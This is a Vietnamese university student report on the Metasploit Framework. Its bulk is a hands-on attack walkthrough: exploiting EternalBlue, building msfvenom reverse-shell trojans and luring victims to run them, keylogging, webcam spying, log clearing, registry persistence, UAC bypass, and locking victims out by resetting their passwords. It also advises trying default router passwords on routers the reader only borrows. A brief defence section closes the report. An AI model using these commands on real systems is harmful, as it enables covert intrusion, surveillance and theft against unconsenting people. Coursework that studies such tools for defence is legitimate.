**TRƯỜNG ĐẠI HỌC SÀI GÒN**

**KHOA CÔNG NGHỆ THÔNG TIN**

**BÀI BÁO CÁO**

**Chủ đề: TÌM HIỂU METASPLOIT FRAMEWORK**



DANH SÁCH NHÓM 7:

1. Nguyễn Lý Thành – 3115410136
2. Nguyễn Thị Phương Thảo – 3115410142

GVHD: Thầy Nguyễn Võ Lam Giang

Nội dung

[1. Metasploit project 3](#_Toc531904552)

[*a.* *Lịch sử phát triển* 3](#_Toc531904553)

[*b.* *Tổng quan Metasploit project* 3](#_Toc531904554)

[*c.* *Các thành phần* 3](#_Toc531904555)

[2. Metasploit Framework 5](#_Toc531904556)

[*a.* *Khái niệm* 5](#_Toc531904557)

[*b.* *Chức năng chính* 5](#_Toc531904558)

[*c.* *Thành phần – các module* 5](#_Toc531904559)

[*d.* *Quản lý cơ sở dữ liệu* 7](#_Toc531904560)

[*e.* *Quản lý không gian làm việc (workspace)* 7](#_Toc531904561)

[*f.* *Cách sử dụng Metasploit Framework để tấn công* 7](#_Toc531904562)

[3. Sử dụng Metasploit Framework 8](#_Toc531904563)

[*a.* *Sử dụng module để dò quét và tấn công lỗ hổng bảo mật* 8](#_Toc531904564)

[*b.* *Tạo mã độc (Trojan), rồi truyền vào mấy victim sau đó dẫn dụ victim kích hoạt nó* 9](#_Toc531904565)

[*c.* *Khai thác vào máy victim khi meterpreter được mở* 10](#_Toc531904566)

[*d.* *Thiết lập persistence để cài vĩnh viễn và tự động kích hoạt trên máy victim:* 12](#_Toc531904567)

[*e.* *Leo thang đặc quyền (Privilege Escalation):* 12](#_Toc531904568)

[*f.* *Những vấn đề gặp phải khi thực hiện tấn công ngoài mạng LAN và cách giải quyết* 13](#_Toc531904569)

[*g.* *Điều khiển màn hình máy victim từ xa:* 13](#_Toc531904570)

[ *Tính năng thêm:* ***Khôi phục file bị xoá trong máy nạn nhân:*** 15](#_Toc531904571)

[4. Biện pháp phòng chống 17](#_Toc531904572)

[*a.* *Sử dụng module để dò quét và tấn công vào lỗ hổng bảo mật của victim* 17](#_Toc531904573)

[*b.* *Tạo mã độc (Trojan), rồi truyền vào máy victim sau đó dẫn dụ victim kích hoạt* 17](#_Toc531904574)

[*c.* *Biện pháp xử lý khi đã bị tấn công* 17](#_Toc531904575)

1. Metasploit project
   1. *Lịch sử phát triển*

Metasploit được tạo ra bởi [HD Moore](https://en.wikipedia.org/wiki/H._D._Moore) vào năm 2003 như một công cụ mạng di động được viết bằng ngôn ngữ [Perl](https://en.wikipedia.org/wiki/Perl). Đến năm 2007, Metasploit Framework đã được viết lại hoàn toàn bằng ngôn ngữ [Ruby](https://en.wikipedia.org/wiki/Ruby_(programming_language)). Vào ngày 21 tháng 10 năm 2009, dự án Metasploit công bố rằng nó đã được mua lại bởi Rapid7, một công ty bảo mật cung cấp các giải pháp quản lý lỗ hổng thống nhất.

Giống như các sản phẩm thương mại có thể so sánh như Canvas Immunity hoặc [Core Security Technologies](https://en.wikipedia.org/wiki/Core_Security_Technologies) ' [Core Impact](https://en.wikipedia.org/w/index.php?title=Core_Impact&action=edit&redlink=1), Metasploit có thể được sử dụng để kiểm tra các lỗ hổng của hệ thống máy tính hoặc để đột nhập vào hệ thống từ xa. Giống như nhiều công cụ bảo mật thông tin, Metasploit có thể được sử dụng cho cả các hoạt động hợp pháp và bất hợp pháp. Kể từ khi mua lại Metasploit Project, Rapid7 đã bổ sung thêm hai phiên bản sở hữu độc quyền [mở](https://en.wikipedia.org/wiki/Open_core) được gọi là Metasploit Express và Metasploit Pro.

* 1. *Tổng quan Metasploit project*

Metasploit project là một dự án mã nguồn mở về an ninh mạng máy tính với mục đích cung cấp thông tin về lỗ hổng bảo mật, hỗ trợ việc thử nghiệm thâm nhập và phát triển chữ ký IDS(Instrusion Detection Systems Hệ thống phát hiện xâm nhập)

Metasploit Project bao gồm nhiều project nhỏ, project nổi tiếng nhất trong số đó là Metasploit Framework, một công cụ để phát triển và thực thi exploit code (mã khai thác) đối với một victim từ xa. Một số project quan trong khác bao gồm: Database Opcode, lưu trữ shell code và nghiên cứu bảo mật.

Dự án Metasploit nổi tiếng với các anti-forensic và evasion tools, một số trong số đó được xây dựng trong Metasploit Framework.

* 1. *Các thành phần*

*Về giao diện:*

* Console interface: sử dụng msfconsole.bat. MSFConsle Interface sử dụng các dòng lệnh để cấu hình, kiểm tra nên tốc độ xử lý nhanh hơn hẳn so với các giao diện còn lại, đặc biệt interface này còn hỗ trợ sử dụng phím tab để hoàn thành dòng lệnh nên tương đối dễ sử dụng cho người dung.
* Web interface: sử dụng msfweb.bat. Interface này giao tiếp với người dùng thông qua giao diện web.
* Command line interface: sử dụng msfcli.bat
* Graphical User interface: Để truy cập Msfconsole shell, chọn tùy chọn Conlose từ menu Window, tìm kiếm module, …

*Enviroment*: có 2 loại:

* Global Enviroment: được thực thi thông qua 2 câu lệnh setg và unsetg, những options được gán ở đây sẽ mang tính toàn cục, được đưa vào tất cả các module exploits.
* Temporary Enviroment: được thực thi thông qua 2 câu lệnh set và unset, environment này chỉ được đưa vào module exploit đang load hiện tại, không ảnh hưởng đến các module exploit khác.

1. Metasploit Framework
   1. *Khái niệm*

Là một framework mã nguồn mở cung cấp môi trường để thử nghiệm xâm nhập (penetration testing: pen-testing) các hệ thống phần mềm, mạng, kiểm tra, tấn công và khai thác lỗi của các service. Ban đầu Metasploit được xây dựng từ ngôn ngữ hướng đối tượng Perl với những component được viết bằng C và Python sau đó được viết lại bằng Ruby. Đây là một công cụ mã nguồn mở sử dụng các shellcode để tấn công, khai thác khai thác lỗi của các dịch vụ. Metasploit có thể chạy trên hầu hết các hệ điều hành: Linux, Windows, MacOS.

* 1. *Chức năng chính*
* Quét cổng để xác định các dịch vụ đang hoạt động trên server.
* Xác định các lỗ hổng dựa trên phiên bản của hệ điều hành và phiên bản các phần mềm cài đặt trên hệ điều hành đó.
* Thử nghiệm khai thác các lỗ hổng đã được xác định.
  1. *Thành phần – các module*
* **Exploits**: Đây là chức năng chính của MSF, giúp ta thử nghiệm khai thác các lỗ hổng phần mềm. Mỗi một module cung cấp một phương thức khai thác, và được phân loại rõ ràng đối với từng hệ điều hành cũng như phiên bản phần mềm.
* **Auxiliaries**: Đây là chức năng mới được bổ sung từ phiên bản v3.0, bổ sung các module cho việc tìm kiếm, thu thập thông tin, thậm chí là dò tìm lỗ hổng (fuzzing) với các phần mềm.
* **Payloads**: Cung cấp các mã khai thác với các tùy chọn về ngôn ngữ (Ruby, C++, …), cách mã hóa, cách thực thi, …
* **Console**: Giao diện console của MSF  
  - Là giao diện cung cấp đầy đủ tất cả chức năng của MSF  
  - Hỗ trợ một số lệnh DOS  
  - Khởi động nhanh, tìm kiếm nhanh, hỗ trợ đánh lệnh thông minh bằng TAB

Một số lệnh hay dùng:

* ping : lệnh DOS
* ? : giống help
* show : dùng để xem các module (ví dụ show exploits | show payloads |…) . Ngoài ra khi ở trong một exploits còn có show options, show targets, show advanced
* search xxx : tìm kiếm với pattern xxx
* info : xem thông tin chi tiết một module cụ thể
* use : sau khi quyết định dùng module nào ta sử dụng lệnh use để vào module đó
* connect ip\_address port: kết nối tới một remote host, tương tự telnet, netcat
* set option value: thiết lập cấu hình cho các options và settings của module đang làm việc.
* check : kiểm tra xem target có thể bị khai thác với module hiện tại không. Chỉ sử dụng với các exploit có viết method check() trong source
* setg : thiết lập các giá trị cho các biến toàn cục. ví dụ :

*setg LHOST 192.168.1.101*

* exploit/run : sử dụng exploit cho exploit module, sử dụng run cho auxiliary module
* back : quay lại mode trên. Ví dụ :

msf auxiliary(ms09\_001\_write) > back

msf >

* resource file : chạy các lệnh được lưu trong file
* irb : chuyển sang chế độ ruby mode - cho phép thực hiện các lệnh như ruby
* sessions : xem các sessions đang được thiết lập
* session –i id : sử dụng session theo ID

---------------------------- CÁC LỆNH KHÁC --------------------------------

* banner : hiện các banner của metasploit
* color : bật tắt màu
* cd : thay đổi thư mục làm việc hiện tại
* exit : exit the console
* **Session**: Giao diện console của MSF
* **Post-Exploitation:** cho phép bạn thu thập thêm thông tin hoặc để có thêm quyền truy cập vào hệ thống đích được khai thác
* **NOP generator:** NOP generator tạo ra một chuỗi các byte ngẫu nhiên mà bạn có thể sử dụng để bỏ qua các chữ ký IDS và IPS NOP tiêu chuẩn.
* **Datastore:** gồm 2 loại theo environment Metasploit

**Global datastore:** Dữ liệu toàn cục dùng cho tất cả các module. Để xác định 1 biến toàn cục ta dùng lệnh *setg*, ví dụ: *setg LHOST=192.168.1.1*. Tất cả các module sẽ nhận LHOST=192.168.1.1


**Module datastore:** Dữ liệu theo module, chỉ sử dụng cho một module cài đặt. Để xác định biến cục bộ ta dùng lệnh *set*, ví dụ: *set LHOST=192.168.1.1*. Thì chỉ có module chạy lệnh này mới nhận được giá trị LHOST=192.1681.1

* 1. *Quản lý cơ sở dữ liệu*
* MSF hỗ trợ với cơ sở liệu PostgreSQL
* Các dữ liệu được lưu trữ: dữ liệu máy chủ, loot và một số kết quả khai thác khác.
* MSF có thể chạy không cần cơ sở dữ liệu, nhưng nếu muốn lưu trữ, hay xem lại các kết quả thì hãy sử dụng cơ sở dữ liệu.
  1. *Quản lý không gian làm việc (workspace)*
* Không gian làm việc cho phép bạn phân đoạn và quản lý các máy chủ và dữ liệu được lưu trữ trong cơ sở dữ liệu. Bạn có thể sử dụng không gian làm việc để tạo ra sự tách biệt hợp lý cho từng phân khúc mà bạn muốn thử nghiệm.
* Không gian làm việc cho phép bạn nhập, thao tác và sau đó xuất dữ liệu để bạn có thể sử dụng lại dữ liệu. Framework cũng sử dụng cùng một không gian làm việc để tự động báo cáo những gì nó biết về máy chủ mà nó hiện đang tham gia: từ thông tin dễ bị tổn thương, ghi chú ngẫu nhiên, thông tin bị đánh cắp, v.v.
  1. *Cách sử dụng Metasploit Framework để tấn công*

Có 2 hình thức:

* Sử dụng module để dò quét và tấn công vào lỗ hổng bảo mật của victim.
* Tạo mã độc (Trojan), rồi truyền vào mấy victim sau đó dẫn dụ victim kích hoạt nó.

1. Sử dụng Metasploit Framework
   1. *Sử dụng module để dò quét và tấn công lỗ hổng bảo mật*

* **Bước 1**: Trước tiên chạy lệnh ***service postgresql start***, sau đó khởi động Metasploit bằng lệnh msfconsole yêu cầu. Trường hợp lần đầu khởi động Metasploit: chạy thêm ***msfdb init***
* *Mỗi một lỗ hổng bảo mật được định nghĩa trong Metasploit thường có 2 module, một là cái auxiliary để quét xem máy victim có chứa lỗ hổng này không, hai là exploit để khai thác điều đó.*
* **Bước 2**: Search module lỗ hổng theo cú pháp ***search [từ\_khóa]***, nếu có module hệ thống sẽ trả về một đường dẫn dẫn tới module đó.
* **Bước 3**: Dùng lệnh ***use [đường\_dẫn\_module]*** để sử dụng module.
* **Bước 4**: Nhập lệnh ***show info*** để xem thông tin, tùy chọn của module đó và thực hiện thiết lập.
* **Bước 5**: Nhập lệnh exploit để thực hiện tấn công.
* **Bước 6**: Tấn công thành công, sẽ chiếm quyền điều khiển của victim.
* Lấy ví dụ với lỗ hổng bảo mật smb\_ms17\_010 nổi tiếng một thời sau vụ WannaCry, khi gõ lệnh tìm kiếm ***search [từ\_khoá],*** bạn sẽ được đường dẫn dẫn tới các module đó. Dùng cái nào thì gõ lệnh ***use [đường\_dẫn\_module]***. Ta thử với exploit của ***smb\_ms17\_010.***   
  ***use exploit/windows/smb/ms17\_010\_eternalblue***  
  Gõ tiếp ***show info*** để xem thông tin và các tuỳ chọn của nó.  
    
  Hãy chú ý vào *Available targets* và *Basic options*. Lựa chọn nền tảng hệ điều hành của máy victim mà ta nhắm tới. Ở đây module này chỉ nhắm tới win7 và win server 2008, mặc định mã id target là 0. Nếu có nhiều lựa chọn target hơn, hãy set target [mã\_id] để chọn nền tảng nhắm vào.  
  Xem các giá trị ở cột Current Setting, thiếu hay cần thay đổi cái nào thì cấu hình cho nó theo cú pháp ***set [tên\_option] [giá\_trị].*** Như ở hình trên, thiếu giá trị cho ***RHOST***, đó là địa chỉ IP của máy victim, hay ***ProcessName***, tên tiến trình trên máy victim mà ta gài payload vào, hay ***RPORT*** là port (cổng) mà ta muốn mở trên máy victim. Lưu ý ở cột ***Required***, giá trị ***Yes*** tức là bắt buộc phải có.  
  ***LHOST, LPORT, RHOST, RPORT là gì?***  
  **LHOST**: local host, là địa chỉ ip của máy attacker.  
  **LPORT**: chọn lấy một cổng để Metasploit lắng nghe tín hiệu gửi về.  
  **RHOST**: remote host, là địa chỉ ip của máy victim.  
  **RPORT**: tương tự thì con trojan sẽ phát tín hiệu qua cổng này trên máy victim *(LPORT và RPORT không nhất thiết phải giống nhau, nhưng ta để giống nhau cho đỡ phải suy nghĩ nhiều).*
* Xong thì gõ lệnh ***exploit*** để bắt đầu tấn công.  
  (Nếu sau khi gõ ***exploit*** mà vài giây sau nó báo ConnectionTimeout có nghĩa là không thành công. Có thể máy nạn nhân không tồn tại lỗ hổng đó, hoặc do các tham số chưa đúng)  
  Nếu exploit thành công, ta có thể can thiệp được vào máy victim với rất nhiều tuỳ chọn.
* *Đánh vào lỗ hổng bảo mật phụ thuộc vào việc máy victim có để hổng lỗ nào hay không. Nó có thể là những dịch vụ mạng mà tính bảo mật kém mà máy victim đang chạy. Dĩ nhiên máy victim mà bế quan toả cảng, không mở port nào cả thì ta chẳng thể thâm nhập được từ bên ngoài.*
  1. *Tạo mã độc (Trojan), rồi truyền vào máy victim sau đó dẫn dụ victim kích hoạt nó*
* Tạo payload bằng msfvenom có sẵn trong bộ Metasploit.
* **Bước 1**: Tạo payload bằng lệnh: ***msfvenom -a x86 --platform windows -f exe -p windows/meterpreter/reverse\_tcp lhost=[ip] lport=[cổng] -o [tên\_file].exe***
* Với các tham số –*platform* nền tảng windows, -a hạ tầng áp dụng là 32 bit hay 64 bit, -*f* định dạng file xuất ra là exe, -*p* dùng loại payload nào, *lhost* là địa chỉ IP của máy mình, *lport* là cổng mở trên máy mình, -*o* là vị trí lưu kèm đặt tên file xuất ra. Ngoài ra còn có các tham số như -*e* lựa chọn kiểu mã hoá, -*i* là số lần mã hoá payload, -*s* là kích thước file xuất ra (nặng nặng xíu cho victim khỏi nghi ngờ, vì bình thường file payload xuất ra chỉ cỡ vài chục hay vài trăm kB). Để biết chi tiết hơn các option, gõ *msfvenom –h*
* Bàn chút về địa chỉ IP điền vào LHOST. Nếu bạn và victim chung một mạng LAN, hãy điền vào LHOST địa chỉ private IP, tức là địa chỉ có dạng 192.168.x.x. Kiểm tra private IP máy bạn bằng lệnh ifconfig. Nếu bạn muốn exploit victim qua internet, thì điền vào LHOST địa chỉ public IP. Xem public IP trên một số trang web như canyouseeme.org, whatismyip.com. Tuy nhiên hack ngoài mạng LAN rất khó khăn.
* **Bước 2**: Mở một cửa sổ terminal khác, chạy ***msfconsole*** để khởi chạy Metasploit
* **Bước 3**: Gõ ***use*** ***exploit/multi/handler.***
* **Bước 4**: Gõ ***set payload windows/meterpreter/reverse\_tcp*** thiết lập kiểu payload mà bạn đã chọn để tạo file payload vừa rồi. Đồng thời ***set*** ***lhost*** và ***set*** ***lport*** trùng với Trojan ở trên.
* **Bước 5**: Gõ ***exploit*** để chờ nhận kết quả, nếu victim kích hoạt payload và không bị lỗi gì thì sẽ có một thống báo: “meterpreter session 1 opened”.
  1. *Khai thác vào máy victim khi meterpreter được mở*

Một số lệnh thông thường tác động vào máy victim một khi meterpreter được mở (thêm tuỳ chọn -h vào sau để biết chi tiết cú pháp):

* **help**: xem tất cả các lệnh trong meterpreter kèm theo mô tả ngắn.
* **background**: lệnh này đưa session (phiên làm việc) hiện tại về chế độ nền, tức là quay về dấu nhắc “msf >” nhưng vẫn đang hóng kết nối từ victim (khác với lệnh exit là nó thoát hẳn). Quay trở lại phiên làm việc đó (dấu nhắc “meterpreter >”) chỉ cần nhập lệnh sessions -i [mã\_phiên]
* **cd, pwd và ls**: cũng là những lệnh trỏ thư mục, xem đường dẫn thư mục hiện tại, liệt kê file trong thư mục y hệt như thao tác trên linux, nhưng khác là ta đang thao tác trên máy nạn nhân.
* **lcd và lpwd**: ngược lại, 2 lệnh này thao tác trên máy attacker.
* **show\_mount**: hiển thị thông tin về các ổ đĩa của máy nạn nhân.
* **clearev**: xoá các log ghi lại lịch sử hoạt động trên máy nạn nhân.
* **download** : tải file từ victim về máy mình. Lưu ý dạng đường dẫn là của win.
* **upload** : tải file từ máy mình lên victim.
* **edit** : xem và chỉnh sửa file ngay trên dòng lệnh.
* **excute** -f [file] : thực thi file nào đó trên máy nạn nhân. Có các tuỳ chọn như: -H (ẩn tiến trình để victim ko nhìn thấy), -h (mở help xem hướng dẫn).
* **ipconfig**: xem địa chỉ private IP của máy victim.
* **ps**: hiện danh sách các tiến trình đang chạy trên máy victim.
* **search**: tìm kiếm file hoặc folder trên thư mục nhất định.
* **shell**: chạy lệnh cmd trên máy victim.
* **keyscan\_start**: bắt đầu theo dõi nhập liệu từ bàn phím victim.  
  **keyscan\_dump**: hiển thị chuỗi ký tự thu được.  
  **keyscan\_stop**: dừng theo dõi bàn phím.
* **screenshot**: chụp màn hình máy nạn nhân.
* **webcam\_list**: xem danh sách các webcam.  
  **webcam\_snap**: chụp ảnh từ webcam.  
  **webcam\_stream**: soi webcam.
* Có các tham số như: **-h (help), -i mã\_số\_camera** (nếu máy victim có 2 camera trở lên, ví dụ như điện thoại, hãy điền số chỉ đã được nêu trong webcam\_list, mặc định là 1), **-q phần\_trăm** (chất lượng ảnh jpeg xuất ra sau khi chụp), **-p đường\_dẫn** (thay đổi nơi lưu file xuất ra cũng như tên file, mặc định nơi lưu là thư mục /home/tên\_người\_dùng hoặc /root, tên file thì đặt ngẫu nhiên).  
  Lưu ý, khi thực hiện lệnh liên quan đến webcam này, đèn báo của webcam trên laptop sẽ sáng, nên nạn nhân có thể nghi ngờ. Điện thoại thì không có đèn báo nên có vẻ như không lo bị lộ.
* **migrate mã\_pid**: khi nạn nhân mở Task manager lên, hiển nhiên sẽ nhìn thấy file exe của bạn đang chạy. Để tránh bị lộ, bạn cần cấy file backdoor của bạn vào một tiến trình đang chạy khác. Khi đó tiến trình gốc mất đi, nhưng kết nối vẫn còn tồn tại nhờ mã đã ký sinh vào tiến trình bị nhiễm kia (Lưu ý migrate chỉ giấu đi tiến trình xâm nhập, nếu tiến trình nhiễm bị tắt thì coi như mất kết nối). Để thực hiện được migrate, đòi hỏi bạn phải leo thang đặc quyền.
* **run vnc**: xem trực tiếp những gì diễn ra trên desktop máy nạn nhân.
  1. *Thiết lập persistence để cài vĩnh viễn và tự động kích hoạt trên máy victim:*
* Nếu để bình thường, bạn chỉ thâm nhập vào máy nạn nhân khi nạn nhân mở file trojan đó và mất kết nối khi ta thoát khỏi phiên làm việc meterpreter hoặc nạn nhân tắt máy. Dù bạn có gõ lại lệnh exploit lần nữa hoặc nạn nhân khởi động lại máy, thì ta không thể điều khiển lại máy nạn nhân được nữa, trừ phi file mã độc kia được nạn nhân ngu ngơ mở lại lần nữa.
* Vì thế để payload liên tục gửi tín hiệu và attacker hứng kết nối lúc nào cũng được, bạn cần chạy persistance. Sau khi thâm nhập thành công và hiện dấu nhắc ***“meterpreter >”,*** hãy gõ lệnh sau:  
  ***run persistence -S -i 60 -p [cổng] -r [ip]***  
  Khi đó payload sẽ tạo ra file .vbs mặc định được lưu vào trong đường dẫn C:\Users\tên\_người\_dùng\AppData\Local\Temp và chèn thuộc tính autorun vào registry HKCU(hay HKLM)\Software\Microsoft\Windows\CurrentVersion\Run\ .
* Các tham số như:
  + -i (cách bao nhiêu giây thì phát tín hiệu một lần)
  + -A (tự động kết nối với use multi/handler)
  + -L đường\_dẫn (nơi lưu file vbs, nếu ko muốn lưu theo đường dẫn mặc định kia)
  + -P (loại payload được dùng, mặc định là windows/meterpreter/reverse\_tcp)
  + -S (tự động chạy khi máy khởi động và chạy như một service)
  + -U (tự động chạy với tài khoản người dùng)
  + -X (tự động chạy với mọi tài khoản)
  + -h (mở help xem hướng dẫn).
  1. *Leo thang đặc quyền (Privilege Escalation):*
* Khi thâm nhập vào máy victim, mọi hành động đều dùng quyền của tài khoản user đang đăng nhập, nếu thực thi những yêu cầu đòi hỏi phải có quyền administrator, ta sẽ gặp thông báo “access is denied” và ko thực hiện được. Do đó cần leo thang đặc quyền để thực thi hành động với quyền quản trị cao nhất.
* Tại dấu nhắc ***“msf >”,*** gõ lệnh:  
  ***use exploit/windows/local/bypassuac***
* ***set session [mã\_phiên]: nhập mã phiên làm việc hiện tại.  
  set target [giá\_trị]: mặc định giá trị là 0 tuơng ứng với kiến trúc 32bit.***
* ***run***
* Để kiểm tra xem việc thực hiện leo thang đặc quyền thành công hay chưa, trở lại phiên session, ở dấu nhắc meterpreter, gõ lệnh ***getuid***, nếu nó hiện Server username là Authority/System thì thành công, nếu chưa thì chạy lệnh ***getsystem*** , rồi kiểm tra lại bằng ***getuid***
  1. *Những vấn đề gặp phải khi thực hiện tấn công ngoài mạng LAN và cách giải quyết*
* Thứ nhất là bạn cần phải đăng nhập vào được router và thực hiện NAT Port (hay còn gọi Port Forwarding, là cho phép thiết bị nào trong mạng được tự do trao đổi dữ liệu ra bên ngoài qua cổng nào, và trả về bằng cổng nào). Mỗi router có cách NAT port khác nhau. Còn vấn đề làm sao đăng nhập vào router? Mở trình duyệt gõ địa chỉ 192.168.1.1 (thường là thế). Nếu router là của bạn mua thì khỏi bàn, nhưng nếu bạn chỉ là kẻ xài ké, hãy hy vọng rằng chủ sở hữu chưa đổi pass. Các router thông thường thường có user lẫn pass là “admin”, trừ Dlink pass để trống, DrayTek pass “1234”. Cũng cần lưu tâm đến chuyện bên ngoài router của bạn còn router khác nữa, nghĩa là bạn phải NAT port cho cả hai router sao cho thông suốt một lối đi.
* Điều thứ hai là địa chỉ public IP luôn thay đổi, mỗi lần bạn kết nối vào internet, ISP (Internet Service Provider – nhà cung cấp dịch vụ internet) lại cấp cho bạn IP mới. Bạn có thể sử dụng các dịch vụ dynamicDNS miễn phí như noip.com, nó làm 2 việc: cung cấp một tên miền cố định, và liên kết tới máy bạn để lấy địa chỉ public IP. Như vậy bạn điền tên miền đó vào LHOST, dịch vụ sẽ phân giải tên miền ra public IP hiện tại của bạn (kiểu như bạn cứ điền chức danh “lớp trưởng” vào LHOST, còn giáo viên sẽ làm dDNS phân giải “lớp trưởng” là tên đứa nào trong lớp).
* Thực tế rất hay gặp trường hợp mạng lồng mạng, rất khó để có thể cấu hình con router ở cấp bên ngoài, đã thế cấu hình lằng nhằng rồi lại hoá hư vô. May thay, chúng ta có cách giải quyết đơn giản và dễ dàng hơn nhiều, đó là sử dụng VPN (Virtual Private Network – mạng riêng ảo). VPN cho phép bạn thiết lập một kết nối riêng tư (gọi là tunnel – đường hầm) với máy chủ VPN mà không cần bận tâm ở giữa là gì.
  1. *Điều khiển màn hình máy victim từ xa:*

***Cách 1:***


* Yêu cầu: phải leo thang đặc quyền.
* Ở dấu nhắc meterpreter, gõ lệnh run getgui -e để kích hoạt điều khiển từ xa.
* Nếu thành công thì tiếp tục ***run getgui -u [tên] -p [mật\_khẩu]*** để tạo một tài khoản administrator kèm mật khẩu vào máy nạn nhân.
* Nếu thành công tiếp thì mở một cửa sổ terminal khác, chạy ***rdesktop -u [tên] -p [mật\_khẩu] [ip\_nạn\_nhân]***, để kết nối tới máy nạn nhân và yêu cầu quyền điều khiển.
* Cách này có điểm bất lợi đó là victim phải đăng xuất ra khỏi tài khoản của họ thì attacker mới sử dụng tài khoản vừa tạo kia để đăng nhập và điều khiển được. Tức là không thể 2 người cùng điều khiển cùng một lúc. Ngay khi bạn thực hiện lệnh rdesktop, trên màn hình phía nạn nhân sẽ hiện thông báo, rằng có chấp nhận đăng xuất ra để attacker đăng nhập vào hay không, có 2 lựa chọn là “có” và “không”.

***Cách 2:***

* Lệnh ***run vnc*** cho phép capture và remote, mặc định thì chỉ có thể capture và không thể remote.
* Có một tùy chọn quan trong là “View Only”, mặc định của lệnh này là True, chỉ cần sửa lại thành False ta sẽ điều khiển được máy victim.
* Lệnh ***run vnc*** không có hỗ trợ thay đổi tuỳ chọn cho backdoor, mà chúng ta phải tự tạo backdoor riêng cho kết nối giao thức VNC này, bằng payload sau:  
  ***msfvenom -p windows/vncinject/reverse\_tcp lhost=[ip] lport=[cổng] viewonly=false -f exe -o [tên\_file.exe]***  
  Mở msfconsole lên và chạy:  
  ***use exploit/multi/handler  
  set payload windows/vncinject/reverse\_tcp  
  set lhost [ip]  
  set lport [cổng]  
  set viewonly false  
  exploit***Đợi phía nạn nhân kích hoạt file mà bạn vừa tạo.  
  Trong trường hợp bạn đã kết nối vào máy nạn nhân từ phiên trước đó, tại dấu nhắc ***meterpreter>***, chỉ cần chạy lệnh ***upload [file]*** để tải file backdoor vừa tạo vào máy nạn nhân, rồi chạy ***execute -f [file]*** để thực thi nó. Sau đó background ra ngoài và thiết lập handler để lắng nghe.
* Trường hợp bạn muốn điều khiển từ xa không phải trong mạng LAN nữa mà ra ngoài internet thì cũng khá rắc rối. Địa chỉ lhost và cổng lport bạn đặt giống như cách mình đã đề cập ở trên. Nếu đợi quá lâu mà không thấy gì thì nhiều khả năng đã bị tường lửa chặn, hoặc chưa được định tuyến đúng. Hơn nữa, bản thân giao thức VNC đã chậm rồi, truyền thông qua bên thứ 3 lại càng chậm hơn nữa, có khi hình ảnh truyền về bị delay đến cả phút.

***Cách 3:***

* Về bản chất cách này giống hệt cách 1, tức là dùng giao thức RDP để điều khiển, chỉ có một điểm khác. Thay vì tạo một tài khoản phụ, ta đổi luôn mật khẩu của tài khoản mà nạn nhân đang đăng nhập. Do đó, khi ta chạy rdesktop để điều khiển, nạn nhân lập tức bị văng ra khỏi máy tính mà không thể đăng nhập lại được.
* Đối với máy nạn nhân chạy hđh windows, tại dấu nhắc ***meterpreter>***, chạy lệnh ***shell*** để chuyển sang chế độ thực thi lệnh powershell của windows. Tiếp theo gõ lệnh: ***net user*** để liệt kê ra các account trên máy tính nạn nhân.  
  Nhận diện tài khoản đang đăng nhập, bằng cách gõ lệnh ***whoami .  
  net user [tài\_khoản] \****để tiến hành đặt mật khẩu mới cho tài khoản đó.  
  Rồi trở lại đăng nhập rdesktop bằng user và pass vừa đổi.
  + - * *Tính năng thêm:* ***Khôi phục file bị xoá trong máy nạn nhân:***

Điều kiện là phải leo thang đặc quyền.  
Để sử dụng module này, ở dấu nhắc ***msf>***, gõ lệnh ***use post/windows/gather/forensics/recovery\_files***. Sau đó gõ ***show options*** để xem các tuỳ chọn cần nhập.  
  
trong đó:  
***set drive [ổ\_đĩa]***: chọn ổ đĩa cần quét, mặc định là C:  
***set session [mã\_phiên]*** : chọn chạy tool trên phiên làm việc nào.  
***set files [định\_dạng]*** : lọc ra định dạng file nhất định, nếu để trống thì nó tìm tất.  
Xong rồi gõ ***run*** để chạy tool và chờ đợi. Xác suất thành công tỉ lệ nghịch với kích thước ổ đĩa, dung lượng file cần phục hồi, và sự ghi đè của dữ liệu mới.  
File khôi phục được lưu vào thư mục ***“/root/.msf4/loot”.***

1. Biện pháp phòng chống
   1. *Sử dụng module để dò quét và tấn công vào lỗ hổng bảo mật của victim*

* Thường xuyên cập nhập, nâng cấp các bản vá lỗi của hệ thống.
* Cài đặt, sử dụng các phần mềm diệt virus, thường xuyên nâng cấp và cập nhập các phiên bản mới nhất.
* Cẩn thận khi truy cập internet bằng mạng công cộng.
  1. *Tạo mã độc (Trojan), rồi truyền vào máy victim sau đó dẫn dụ victim kích hoạt*
* Không nên tải và sử dụng các tập tin không rõ nguồn gốc.
* Sử dụng các phần mềm kiểm soát lưu lượng mạng.
* Tạo thói quen lưu trữ back up dữ liệu quan trọng lên các cloud hay drive google.
  1. *Biện pháp xử lý khi đã bị tấn công*
* Khi phát hiện máy tính đã nhiễm mã độc, lập tức shutdown máy tính ngừng tất cả các hoạt động.
